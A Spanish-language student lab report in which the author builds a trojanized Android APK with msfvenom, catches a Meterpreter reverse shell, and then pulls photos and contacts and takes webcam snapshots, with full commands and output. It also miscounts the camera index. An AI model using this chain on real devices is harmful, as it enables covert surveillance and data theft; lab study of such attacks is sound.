



PUESTA EN PRODUCCIÓN  
SEGURA



# **CONTROL REMOTO ANDROID**



*Carles Ochoa*



## Introducción

En esta práctica he realizado un ataque controlado sobre un dispositivo Android utilizando Metasploit Framework, con el objetivo de comprender las técnicas de explotación remota y la importancia de la seguridad en dispositivos móviles. Esta práctica la he realizado en un entorno de laboratorio donde tanto la máquina atacante (Kali Linux) como el dispositivo víctima (tablet Android) se encontraban en la misma red local.


## Desarrollo de la práctica

### 1. Generación del payload malicioso

El primer paso consistió en crear una aplicación Android aparentemente legítima pero que contenía un payload malicioso. Utilizando msfvenom, ejecuté el siguiente comando:

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=10.2.218.153 LPORT=443 -o CarlesIvan.apk
```

Este comando generó el archivo CarlesIvan.apk configurado para establecer una conexión reversa con la IP de Kali (10.2.218.153) a través del puerto 443.



```
(carles@kalicarles)-[~]  
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=10.2.218.153 LPORT=443 -o CarlesIvan.apk  
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload  
[-] No arch selected, selecting arch: dalvik from the payload  
No encoder specified, outputting raw payload  
Payload size: 10232 bytes  
Saved as: CarlesIvan.apk  
  
(carles@kalicarles)-[~]  
$
```

### 2. Distribución del APK

Para transferir el archivo a la tablet, creé un servidor HTTP temporal en Kali: `python3 -m http.server 80`

Desde el navegador de la tablet Android, accedí a la IP de Kali, descargué el archivo CarlesIvan.apk y procedí a su instalación, otorgando los permisos necesarios.

### 3. Configuración del servidor de escucha

Una vez instalada la aplicación en la tablet, configuré Metasploit para recibir la conexión:

```
msfconsole  
use multi/handler  
set payload android/meterpreter/reverse_tcp  
set LHOST 10.2.218.153  
set LPORT 443  
show options  
run
```

```
(carles@kalicarlles)-[~]
$ msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history
```



```
      =[ metasploit v6.4.92-dev                                     ]
+ -- --=[ 2,563 exploits - 1,315 auxiliary - 1,683 payloads         ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion             ]
```

Metasploit Documentation: <https://docs.metasploit.com/>  
The Metasploit Framework is a Rapid7 Open Source Project

```
msf > use /multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options
```

Payload options (android/meterpreter/reverse\_tcp):

| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

Exploit target:

| Id | Name            |
|----|-----------------|
| -- | ---             |
| 0  | Wildcard Target |

View the full module info with the `info`, or `info -d` command.

```
msf exploit(multi/handler) > 
```

#### 4. Obtención de la sesión Meterpreter


Al ejecutar la aplicación en la tablet, se estableció la conexión con Kali, obteniendo una sesión Meterpreter activa que permitió el control remoto del dispositivo.

#### 5. Exploración y extracción de información

Una vez dentro del sistema, realicé las siguientes acciones:

- **Acceso al almacenamiento:** Navegué hasta la carpeta DCIM donde se almacenan las fotografías y descargué una fotografía.

```
meterpreter > download IMG_20190416_085403.jpg
[*] Downloading: IMG_20190416_085403.jpg -> /home/carles/IMG_20190416_085403.jpg
[*] Downloaded 944.58 KiB of 944.58 KiB (100.0%): IMG_20190416_085403.jpg -> /home/carles/IMG_20190416_085403.jpg
[*] Completed : IMG_20190416_085403.jpg -> /home/carles/IMG_20190416_085403.jpg
meterpreter > 
```



- **Extracción de contactos:** Utilicé el comando `dump_contacts`, que generó un archivo de texto con todos los contactos del dispositivo. Posteriormente, visualicé su contenido con `cat`.

```
meterpreter > dump_contacts
[*] Fetching 1 contact into list
[*] Contacts list saved to: contacts_dump_20260313163455.txt
meterpreter > █
```

```
(carles@kalicarles)-[~]
$ cat contacts_dump_20260313163455.txt

=====
[+] Contacts list dump
=====


Date: 2026-03-13 16:34:55.785819841 +0100
OS: Android 5.1 - Linux 3.10.72+ (aarch64)
Remote IP: 10.2.218.160
Remote Port: 49253

#1
Name      : ProfesorEValor
Number    : 651 25 41 00

(carles@kalicarles)-[~]
$ █
```

- **Captura de fotografías remotas:** Listé las cámaras disponibles con `webcam_list`, identificando la cámara trasera (índice 2). Finalmente, ejecuté `webcam_snap 2` para tomar una fotografía remota.

```
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter > webcam_snap 2
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/carles/wbSsgxaF.jpeg
meterpreter > webcam_snap 2
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/carles/sDjYqA0d.jpeg
meterpreter > 
```



## Conclusión

La práctica demuestra cómo un atacante puede comprometer un dispositivo Android mediante ingeniería social (instalación de una aplicación aparentemente legítima) y posteriormente acceder a información sensible como contactos, archivos personales e incluso tomar fotografías de forma remota.